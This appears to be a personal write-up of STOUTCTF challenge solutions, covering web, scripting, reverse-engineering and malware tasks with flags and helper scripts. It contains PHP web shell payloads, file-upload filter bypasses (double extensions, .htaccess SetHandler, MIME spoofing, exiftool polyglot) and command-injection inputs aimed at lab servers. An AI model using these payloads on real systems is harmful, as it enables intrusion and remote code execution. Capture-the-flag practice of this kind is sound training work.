A screenshot of the DiscordLookup.com website. The URL "discordlookup.com/application/1319448579496083489" is visible in the browser's address bar. The page has a dark header with the "Discord Lookup" logo and navigation links for Home, Lookups, Timestamps, Guild List, Experiments, and Advanced. The main content area is titled "Application Lookup". A search bar contains the snowflake ID "1319448579496083489". Below the search bar is a blue button labeled "Fetch Discord Information". Underneath this button is a card for the bot "Polar Bear" (ID 1319448579496083489). The card shows the bot's profile picture, name, and ID. Below the card is the bot's token: "STOUTCTF{lUP8cYQtG1I2oswnGsaUMgIE3UhEQESh}". The card also displays the bot's creation date ("2024-12-19 23:37:35 (UTC) (1 day ago)"),勾 (checkmark) icons for "Hook" and "Public Bot", and a red cross icon for "Requires OAuth2 Code Grant". The "Flags" section lists "Application Command Badge". At the bottom of the card is a blue button labeled "More information about this bot".

STOUTCTF{lUP8cYQtG1I2oswnGsaUMgIE3UhEQESh}


# Web

## Nuclear codes

In page source there's code.php

```
<form action="codes.php" method="POST">
<div class="input-group">
    <label for="username">Username</label>
    <input
        type="text"
        id="username"
        name="username"
        placeholder="Enter your username"
        required
    />
```



<https://ctf.oplabs.us/web/NuclearCodes/codes.php>



STOUTCTF{vkU8yXCSxZtY9YrhMzyaUSoWVHapVF84}

# PharmaNet

## Basic sql injection



STOUTCTF{znjxwDeeXo1jNlz6JLyK77qOTyD2OVOh}

# Mr Bean Little Bean

← → ⌛ <https://ctf.oplabs.us/web/MrBean/admin/>

Welcome back, user123!

## Mr Bean's Little B

[Home](#) [Announcements](#) [News](#)

**Congrats you found the flag!**

STOUTCTF{W9du9uMYcyjoNQKeJpKr6c6m1BXAxbXC}

# Scripting

This blows

Decode all of it first

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars

Strict mode

Input: MzBCQzRGQUE2OUNGRjEw

Output: 308C4FAA69CFF10

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars

Strict mode

Input: QTBRkRFMTI=

Output: A0FFDE12

Recipe

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars

Strict mode

Input: NDMxODcyZWNkYjQzNDM2YWVhNzNmNTgzzGE4NWExNTk4ZTjYjWQ5ZDk1NDUwOWQ3M2R1NjE4ZWm2ZjN1YjlmNjUxNjgyZWF1Yjc4N2UyODhkMjE4ZGI4NTl1hNGFkYWE1

Output: 431872ecdb43436aea73f583da85a1598e2cad9d954509d73de618ec6f3eb9f651682eaeb787e288d218db859a4adaa5

And use blowfish decrypt

Recipe

Blowfish Decrypt

Key A0FFDE12 HEX

IV 30BC4FAA69CFF10 HEX

Mode CBC

Input Hex

Output Raw

Input

431872ecdb43436aea73f583da85a1598e2cad9d954509d73de618ec6f3eb9f651  
682eaeb787e288d218db859a4adaa5

Output

STOUTCTF{afamzcEX6vbHeQnLYW5KfUBCQzrSB6f}

## Who said 30 times?

Sanitise the file so that we get only the base64 text (between the |)

```
Today (3) (zeqzoq@DESKTOP-TVA03PG)-[mnt/c/Users/hzqzz/Downloads]
$ cut -d '|' -f 2 Who_Said_30.dat | tr -d '\n' > Who_Said_30.txt
Who_Said_30.dat                                         19/12/2023 2:23 PM
```

Then make script to loop base64 decrypt 30 times (ChatGPT)

```
import base64

# Input and output file paths
input_file = "Who_Said_30.txt"
output_file = "decoded_output.txt"

# Read the base64-encoded text from the file
with open(input_file, "r") as file:
    base64_text = file.read().strip()

decoded_text = base64_text

# Decode the base64 content 30 times
for i in range(30):
    try:
        decoded_text = base64.b64decode(decoded_text).decode("utf-8", errors="ignore")
    except Exception as e:
        print(f"Decoding failed at iteration {i + 1}: {e}")
        break

# Save the final decoded content to a file
with open(output_file, "w") as file:
    file.write(decoded_text)

print("Decoding complete. Output saved to:", output_file)
```

```
(zeqzoq@DESKTOP-TVA03PG)-[mnt/c/Users/hzqzz/Downloads]
$ cat decoded_output.txt
STOUTCTF{djfRQP4yBWjbcnEEixBHvUvta8iZd5Fm}
```

## Cost of Gas

ChatGPT ftw

```
import numpy as np

# Add edges with their costs
edges = [
    ("NodeA", "NodeC", 32324),
    ("NodeB", "NodeA", 26786),
    ("NodeC", "NodeB", 77458),
    ("NodeC", "NodeD", 19905),
    ("NodeC", "NodeG", 19455),
    ("NodeD", "NodeA", 64678),
    ("NodeD", "NodeE", 57878),
    ("NodeE", "NodeF", 29999),
    ("NodeE", "NodeA", 82356),
    ("NodeF", "NodeC", 77777),
    ("NodeF", "NodeA", 33333),
    ("NodeF", "NodeD", 88888),
    ("NodeF", "NodeG", 88888),
    ("NodeG", "NodeA", 1)
]

# Initialize the nodes and map them to indices
nodes = ["NodeA", "NodeB", "NodeC", "NodeD", "NodeE", "NodeF", "NodeG"]
num_nodes = len(nodes)
node_index = {node: i for i, node in enumerate(nodes)}

# Initialize the adjacency matrix with infinity (high cost)
inf = float('inf')
matrix = np.full((num_nodes, num_nodes), inf)
np.fill_diagonal(matrix, 0) # Cost to self is 0

# Populate the adjacency matrix
for src, dest, cost in edges:
    matrix[node_index[src], node_index[dest]] = cost

# Floyd-Warshall algorithm to compute shortest paths
for k in range(num_nodes):
    for i in range(num_nodes):
        for j in range(num_nodes):
            matrix[i, j] = min(matrix[i, j], matrix[i, k] + matrix[k, j])

# Convert the matrix into the required flag format
result = []
for i in range(num_nodes):
    for j in range(num_nodes):
        result.append(str(int(matrix[i, j])))

flag = "STOUTCTF{" + "".join(result) + "}"

print(flag)
```

STOUTCTF{0109782323245222911010714010651779267860591107901513689316689  
2785651945677458019905777831077821945564678174460970020578788787711645  
763332173114956561155610299991151113333143115656578556214344008511211  
0978332325522301101081401070}

## Strawberry Perl Forever

ChatGPT ftw again

```
#!/usr/bin/perl
use strict;
use warnings;
use Digest::SHA qw(sha256_hex);

# Target hash from hash.txt
my $target_hash = '00ac7414402727fdf04c16b5dd7eb54533f459ff1943905e3e3143388e9460da';

# Initial time range (UTC equivalent of CST)
my $start_time = 1734462000; # Approximate start (21:40 CST)
my $end_time = 1734463200; # Approximate end (22:00 CST)
my $increment = 600;      # Increase time range by 5 minutes (300 seconds)

# Function to generate a random string
sub random_string {
    my ($length, $seed) = @_;
    srand($seed);
    my @chars = ('a'..'z', 'A'..'Z', '0'..'9');
    my $random_string = "";
    for (1..$length) {
        $random_string .= $chars[int(rand(@chars))];
    }
    return $random_string;
}

# Brute-force loop
while (1) {
    print "Trying time range: $start_time to $end_time...\n";
    for my $seed ($start_time .. $end_time) {
        # Generate the random string and flag
        my $random_part = random_string(16, $seed);
        my $flag = "STOUTCTF{" . $random_part . "}";

        # Compute the SHA-256 hash
        my $computed_hash = sha256_hex($flag);

        # Check if the hash matches the target hash
        if ($computed_hash eq $target_hash) {
            print "Found Flag: $flag\n";
        }
    }
}

# Increment the time range for the next iteration
$start_time -= $increment; # Expand earlier
```

```
$end_time += $increment; # Expand later
```

```
Trying time range: 1734409800 to 1734515400...
Trying time range: 1734409500 to 1734515700...
Trying time range: 1734409200 to 1734516000...
Found Flag: STOUTCTF{aRWkZtmhfuFE0JLB}
Trying time range: 1734408900 to 1734516300...
Found Flag: STOUTCTF{aRWkZtmhfuFE0JLB}
```

STOUTCTF{aRWkZtmhfuFE0JLB}

# PHP File Upload

## File Upload Level 1

Make the payload

```
shell.php
mnt > c > Users > hzqzz > Downloads > tmp > shell.php
1 <?php system($_GET['cmd']);?>
2 |
```

File Upload Workshop  
Level 1  
An innocent user will upload a picture, just like me 📸  
Goal: RCE me

[ Debug Source ]

Choose File shell.php

Upload File

← → ⌛ <https://upload1.oplabs.us/upload/afeb8750ad4607766a0ec4b5899a25ca/shell.php>

Warning: system(): Cannot execute a blank command in /var/www/html/upload/afeb8750ad4607766a0ec4b5899a25ca/shell.php on line 1

Got RCE. Cat /flag.txt

← → ⌛ upload1.oplabs.us/upload/be93e03348a5d9f26ebf5e156a9d9bd7/shell.php?cmd=cat%20/flag.txt


YouTube UniKL VLE Monkeytype Twitch Haziq Izzuddin | Lin... CTF ctf resources

STOUTCTF{rxM14VXNjhH0L6KM9vHMzpIVAKzzxHOq}

STOUTCTF{rxM14VXNjhH0L6KM9vHMzpIVAKzzxHOq}

## File Upload Level 2


Change the extension to file.png.php. then upload



```
STOUTCTF{aXVwCHhPi1sCGBZmtbrcYsiIsq1fWbnD}
```

## File Upload Level 3

Change to shell.png.phar then upload



```
STOUTCTF{HUgYrh4ZK7a1Ztk8PQRsE843mPv1GxPn}
```

STOUTCTF{HUgYrh4ZK7a1Ztk8PQRsE843mPv1GxPn}


## File Upload Level 4

Send .htaccess with SetHandler payload

```
2
3 -----WebKitFormBoundaryfnr08ABDyyjWVxez
4 Content-Disposition: form-data; name="file"; filename=
5 ".htaccess"
6 Content-Type: application/octet-stream
7 SetHandler application/x-httpd-php
8
9 -----WebKitFormBoundaryfnr08ABDyyjWVxez--
```

Then send payload

```
2
3 -----WebKitFormBoundary7J2jGXQCFA900z9E
4 Content-Disposition: form-data; name="file"; filename=
5 "image.png"
6 Content-Type: application/octet-stream
7 <?php echo system($_GET['command']); ?>
8
```




```
STOUTCTF{ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0} STOUTCTF{ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0}
```

STOUTCTF{ElEq5VtDJ4ANFkrUqkaUBQveLHai0ju0}

## File Upload Level 5

Change content-type to image/png

```
22 -----WebKitFormBoundaryKUWxnKhdoXGTzOMs
23 Content-Disposition: form-data; name="file";
24 filename="shell.php"
25 Content-Type: image/jpeg
26
27 <?php echo system($_GET['command']); ?>
28 -----WebKitFormBoundaryKUWxnKhdoXGTzOMs--
```



```
bin boot dev etc home lib lib64 media mnt opt proc root run sbin secret.txt srv sys tmp usr var var
```

But at secret.txt not flag.txt



```
STOUTCTF{W2vIJvVzC8ecumPT1LJEn1SMxvPIN1Hi} STOUTCTF{W2vIJvVzC8ecumPT1LJEn1SMxvPIN1Hi}
```

STOUTCTF{W2vIJvVzC8ecumPT1LJEn1SMxvPIN1Hi}

## File Upload Level 6

Use polyglot. Bypass mime type.

Put payload in comment using exiftool.

```
(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/tmp]
$ exiftool -comment=<?php echo file_get_contents('/flag.txt'); ?> zeqzoq.jpg -o zeqzoq.php
1 image> files created

[ Debug ] [ Choose File ] [ Up ] [ Successfully ] [ View all uploaded file at: /upl
[ Goal ] [ Help ] [ Search tmp ] [ ? ] [ Logout ]


(zeqzoq㉿zeqzoq)-[~/mnt/c/Users/hzqzz/Downloads/tmp]
$ exiftool zeqzoq.php
File Name          : zeqzoq.php
File Type          : File folder
File Size          : 266 KB
File Modification Date/Time : 2024:12:22 02:20:22+08:00
File Access Date/Time : 2024:12:22 02:20:22+08:00
File Inode Change Date/Time : 2024:12:22 02:20:22+08:00
File Permissions   : rwxrwxrwx
File Type          : JPEG
File Type Extension: jpg
MIME Type          : image/jpeg
JFIF Version       : 1.01
Resolution Unit    : None
X Resolution        : 1
Y Resolution        : 1
Comment             : <?php echo file_get_contents('/flag.txt'); ?>
Image Width         : 100
Image Height        : 100
Encoding Process   : Baseline DCT, Huffman coding
Bits Per Sample     : 8
Color Components    : 3
Y Cb Cr Sub Sampling: YCbCr4:2:0 (2 2)
Image Size          : 100x100
Megapixels          : 0.010
```

## Rename php to jpg



Then intercept upload. Then we rename it back to php.

Then just forward all



PHP Upload - Level 6    <https://upload6.oplabs.us/upload/96c831adb9bff4b6d7b175a70904de2f/zeqzoq.php>

STOUTCTF{wqVbael0XOLFkQT2lgLHAkPrnUFxtw1p}

## whois lvl1

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection>

whois tool v2.0

nslookup    127.0.0.1; cat flag.txt    Check

```
1.0.0.127.in-addr.arpa name = localhost.  
STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}
```

STOUTCTF{6GmWewZFLZqlsEmSxeHehXCMajEEI9IX}

## whois lvl2

The screenshot shows a web-based 'whois tool' interface. At the top, it says 'whois tool Level 2'. Below that is a dropdown menu set to 'nslookup' and a text input field containing '127.0.0.1| cat flag.txt'. To the right is a blue 'Check' button. The main area displays the output: 'STOUTCTF{tCoW5voLpV44AsdzOigETrE3IZMHVBV6}'.

STOUTCTF{tCoW5voLpV44AsdzOigETrE3IZMHVBV6}

## whois lvl3

The screenshot shows a 'whois tool' interface at 'Level 3'. The setup is identical to the previous level: 'nslookup' in the dropdown and '127.0.0.1 `cat flag.txt`' in the input field. The output shows an error message: 'nslookup: couldn't get address for 'STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}': not found'.

STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}

## whois lvl4

I stuck here but theres /flag.txt. donno why. Free points

A screenshot of a browser window. The address bar shows 'ci4.oplabs.us/flag.txt'. The page content displays the flag: 'STOUTCTF{aivDe09d05vVX40AHSKaKi7kXC5YfXoT}'.

STOUTCTF{aivDe09d05vVX40AHSKaKi7kXC5YfXoT}


# Reverse Engineering -Bossman

I use Jetbrain dotpeek. Using Dnspy cannot see the source

```
C:\Users\hzqzz\Downloads\ga X + - □ ×

Owen stands before Liam, the legendary programmer...
Liam: 'You've done well to make it this far, but...'
*Liam starts typing furiously on his mechanical keyboard*
Press any key to attempt an attack...
Owen charges forward but...
Liam simply executes 'git stash' and Owen's attack disappears into the void!
Owen tries to heal but...
Liam runs 'git reset --hard' and Owen's health returns to its previous state!
In desperation, Owen attempts to defend but...
Liam executes 'sudo rm -rf /' and Owen's defense shatters!
Liam: 'You cannot win. I am the system administrator.'
Game Over - There was never a chance of victory.
Press any key to exit...
```

First try to run the find the strings in dotpeek to locate the function



```

// Decompiled with JetBrains decompiler
// Type: Program
// Assembly: source.cs, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: B6A64903-B068-4606-93DF-F54E7FA5A49C
// Assembly location: source.cs.dll inside C:\Users\hzqzz\Downloads\game.bossmann.stout.exe)

using System;
using System.Diagnostics;
using System.Runtime.CompilerServices;
using System.Text;
using System.Threading;

#nullable enable
internal class Program
{
    private static void Main(string[] args)
    {
        Console.WriteLine("Welcome to the Mini STOUT MMO Adventure!");
        Console.WriteLine("\nIn a world of CCDC competitions, our hero Owen embarks on a perilous journey...");
        Console.WriteLine("Press any key to begin the adventure...");
        Console.ReadKey();
        Console.Clear();
        Program.RunGame(new Program.Character("Owen", 50, 10));
    }

    private static void RunGame(Program.Character hero)
    {
        Console.WriteLine("\n== Room 1: The CNIT Lab ==");
        Console.WriteLine("Owen enters the dimly lit CNIT lab. The hum of computers fills the air...");
        Console.WriteLine("Suddenly, Holly appears, wielding a mechanical keyboard controlling a powerpoint!");
        Console.WriteLine("\nPress any key to begin the battle...");
        Console.ReadKey();
        Program.Character boss1 = new Program.Character("Holly", 20, 2);
        if (!Program.RunBattle(hero, boss1))
            return;
        Console.WriteLine("\n== Room 2: The JSP Room ==");
        Console.WriteLine("Owen pushes forward into the JSP room, where ancient servlets still run...");
    }
}

```

Looking into the code we can see that the function `getTime()` is the only that have some sort of encoding process.

```

private static string getTime()
{
    char[] chArray1 = new char[4]{ 'U', '1', 'R', 'P' };
    char[] chArray2 = new char[4]{ 'V', 'V', 'R', 'D' };
    char[] chArray3 = new char[4]{ 'V', 'E', 'Z', '7' };
    char[] charArray1 = "VGZSVDBsWW9nUjRWa3ZDaEdab2tS".ToCharArray();
    char[] charArray2 = "MkFmR2ZUQ0p2SEh9".ToCharArray();
    StringBuilder stringBuilder = new StringBuilder();
    foreach (char ch in chArray1)
        stringBuilder.Append((char) ((uint) ch ^ 0U));
    for (int index = 0; index < chArray2.Length; ++index)
        stringBuilder.Append(chArray2[index].ToString().ToCharArray()[0]);
    stringBuilder.Append(new string(chArray3));
    stringBuilder.Append(Convert.ToBase64String(Encoding.UTF8.GetBytes(new string(charArray1)).Substring(0, charArray1.Length)));
    stringBuilder.Append(Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(new string(charArray2))));
    return stringBuilder.ToString();
}

private static void DefeatLiam()
{
    Console.WriteLine("#git blame the one who wrote this " + Program.getTime());
}

```

Another ChatGPT

```

import base64

# Data from the decompiled getTime() function
chArray1 = ['U', '1', 'R', 'P']
chArray2 = ['V', 'V', 'R', 'D']
chArray3 = ['V', 'E', 'Z', '7']
charArray1 = "VGZSVDBsWW9nUjRWa3ZDaEdab2tS"
charArray2 = "MkFmR2ZUQ0p2SEh9"

# Initialize the result list
result = []

# Add chArray1 to result (XORed with 0 which does nothing here)

```

```

result.extend(chArray1)

# Add chArray2 to result
result.extend(chArray2)

# Add chArray3 to result
result.extend(chArray3)

# Encode charArray1 to Base64 and slice it to its original length
base64_encoded_charArray1 = base64.b64encode(charArray1.encode('utf-8')).decode('utf-8')
result.append(base64_encoded_charArray1[:len(charArray1)])

# Append charArray2 (interpreted as a UTF-8 string)
result.append(charArray2)

# Join the result to form the final string
final_string = ''.join(result)

# Print the final string
print(final_string)

```

Just run it and got base64. Why don't I decode base64 in the code? I did not think of it

U1RPVVRDVEZ7VkdaU1ZEQnNXVzluVWpSV2EzWkRhMkFmR2ZUQ0p2SEh9

The screenshot shows a hex editor interface with two main sections: 'Recipe' on the left and 'Input/Output' on the right.

**Recipe:**

- From Base64** (selected)
- Alphabet**: A dropdown menu showing the standard Base64 alphabet: A-Za-z0-9+/=.
- Remove non-alphabet chars**: A checked checkbox.
- Strict mode**: An unchecked checkbox.

**Input:** The input field contains the base64 encoded string: U1RPVVRDVEZ7VkdaU1ZEQnNXVzluVWpSV2EzWkRhMkFmR2ZUQ0p2SEh9.


**Output:** The output field shows the decoded string: STOUTCTF{VGZSVDBsWW9nUjRWa3ZDa2AfGfTCJvHH}.

STOUTCTF{VGZSVDBsWW9nUjRWa3ZDa2AfGfTCJvHH}

## Malware – Blue

First of all, Im not good at dynamic analysis. So when there are malware challenge, I can only hope to decrypt whatever I saw in bunch of tools. Some of the tools im using is IDAPRO, any.run and Virus Total. This takes A LOT of my time as Im not good at web so im more focusing on other things.

You see how many task I've run? Then I saw that it have a restart button. So there should be more than this. Like tripled.



All of the file that I can extract I gave to ChatGPT hoping there is flag plaintext. But nope

**Blue.exe**

MD5 e20a37bdf2890a313ba8035d849d02ed  
SHA1 1f16f37e960c299b97fcf76938a018f247b864a  
SHA256 eead492f4bcce370fed7aa3e16841dae56cef072caf86a1b56487468e04c9aeb

This process is associated with the execution of the "PLUGscheduler.exe" program, which is located in the "C:\Program Files\RUXIM\" directory. The process is launched by the "RUXIM.exe" program, which is also located in the same directory. The process modifies files in the "C:\ProgramData\PLUG\Logs\" directory, specifically the "RUXIMLog.007.etl", "RUXIMLog.013.etl", "RUXIMLog.008.etl", "RUXIMLog.038.etl", "RUXIMLog.010.etl", "RUXIMLog.028.etl", "RUXIMLog.043.etl", "RUXIMLog.024.etl", "RUXIMLog.026.etl", "RUXIMLog.016.etl", "RUXIMLog.004.etl", "RUXIMLog.005.etl", "RUXIMLog.015.etl", "RUXIMLog.033.etl", "RUXIMLog.039.etl", "RUXIMLog.012.etl", "RUXIMLog.017.etl", "RUXIMLog.041.etl", and "RUXIMLog.027.etl". The process also modifies the registry by creating a key under "HKEY\_CURRENT\_USER\Software\RUXIM" and modifies the value of the "PLUGscheduler" key. The process also makes HTTP requests to the IP address 192.168.100.226 on port 80.

Legitimate programs may use the "PLUGscheduler.exe" program to schedule tasks or automate processes. The modification of files and registry keys could be part of the normal operation of the program, such as creating logs or configuring settings. The HTTP requests could be used to communicate with a server or retrieve updates.

Malicious programs could use the "PLUGscheduler.exe" program to schedule malicious tasks or

AI summary also doesn't yield anything useful.

So for like 1 day and half, I cant get anything in any.run. or im too noob. Pls give me tips  
@John

I did use IDAPro. But the thing is, the malware is obfuscated. The only thing I know that unobfuscate is just UPX. So, I tried UPX -d and go to IDAPro again. But it still says its obfuscated. I don't remember where it said that maybe chatgpt because in Chatgpt there is Malware Analysis malware, but I use it for one hour only and its useless. So, the string in IDAPro is too many and I'm too noob at searching from thousands of no name functions.

Then after I got substitute teacher's flag, and flag hoarding it (sorry h4rmony) I focused on malware again. I installed new VM and tried to run in it, but it kept crashing. You know how long I tried? Freaking 10 hours. But its okay, in the meantime, I do my writeup while installing and uninstalling the VM and submitting flags that Im hoarding. Then after finished doing my writeup and submitting flags (except the last web chall I cant get it).

## THE BEST PART (malware part 2)

Same timestamp as submitting flag and doing writeup, and while trying to "failed dynamic" analysis of the malware, I export virustotal analysis and feed to chatgpt (expand all the report and screenshotting) multiple times I got something. When screenshotting behaviour tab, under Registry keys set there are base64 encoding that give flag OMG

```
Registry Keys Set
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\sussy
  U1RPVWRDVEZ7b1pDZ0NLR3hjeFg4ckZPWIhCV1ozUUJrNkM4b0lWY2p9
```

ChatGPT decoded it but its gone. So here is the cyberchef screenshot

The screenshot shows the CyberChef interface with the following details:

